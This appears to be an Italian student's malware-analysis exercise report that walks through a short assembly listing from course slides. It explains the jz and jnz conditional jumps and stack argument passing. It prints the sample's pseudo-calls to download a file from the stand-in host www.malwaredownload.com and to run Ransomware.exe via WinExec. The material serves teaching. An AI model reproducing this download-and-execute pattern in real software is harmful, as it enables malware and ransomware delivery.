Progetto
07/04/2023

Facendo riferimento alle tabelle presenti nelle slide ho risposto ai seguenti quesiti:

- Spiegare, motivando, quale salto condizionale effetua il Malware;
- Disegnare un diagramma di flusso identificando i salti condizionali. Indicare con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati;
- Quali sono le diverse funzionalità implementate all'interno del Malware;
- Con riferimento alle istruzioni "call" dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

Salto condizionale effettuato dal Malware

Un salto condizionale di un malware è una parte del codice del malware che controlla se una determinata condizione è soddisfatta e, in caso affermativo, salta a un'altra parte del codice per eseguire un'azione specifica. Ad esempio, il malware potrebbe eseguire un salto condizionale per verificare se è già presente un'altra istanza del malware sul sistema. In caso affermativo, il malware potrebbe saltare a un'altra parte del codice per eseguire un'azione diversa, come modificare i file di sistema o rubare dati. I salti condizionali vengono utilizzati dai malware per controllare e gestire il loro comportamento in base alle condizioni specifiche del sistema in cui si trovano. Essi utilizzano il contenuto dei flags per determinare se saltare o meno ad una data locazione che viene specificata come operando dell'istruzione jump. In questo caso il salto condizionale si trova nella locazione di memoria **00401068**:


```
00401068        jz          loc 0040FFA0        ; tabella 3
```

Con l'istruzione **jz** il Malware esegue il salto. Nel caso in cui le condizioni **EAX=5** e **EBX=11** siano vere l'esecuzione salta alla locazione di memoria **loc 0040FFA0**.

Istruzione jz: salta alla locazione di memoria specificata se ZF (zero flag) = 1.

Diagramma di flusso in cui si identificano i salti condizionali

- Salto condizionale effettuato;
- Salto condizionale non effettuato.



Istruzione jnz: utilizzata per saltare alla locazione di memoria **loc 0040BBA0** solo se il contenuto del registro **EAX** non è uguale a 5. In questo caso **EAX** è uguale a 5, quindi il salto non viene effettuato.

Funzionalità implementate all'interno del Malware

Le funzionalità implementate sono due:

- Scaricare il Malware da internet nel caso in cui il salto condizionale non avvenga tramite la funzione **DownloadToFile();**
- Utilizzando la funzione **WinExec()** si crea un processo che va ad eseguire il file **Ransomware.exe** già presente nel pc della vittima.

Argomenti delle funzioni call

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Attraverso l'istruzione **push** i parametri sono stati inseriti sullo stack, nella Tabella 2 alla funzione **DownloadToFile()** viene passato "www.malwaredownload.com" per scaricare un file malevolo. Nella tabella 3 invece, alla funzione **WinExec(),** viene passato il percorso del file eseguibile (C:\Program and Settings\Local User\Desktop\Ransomware.exe).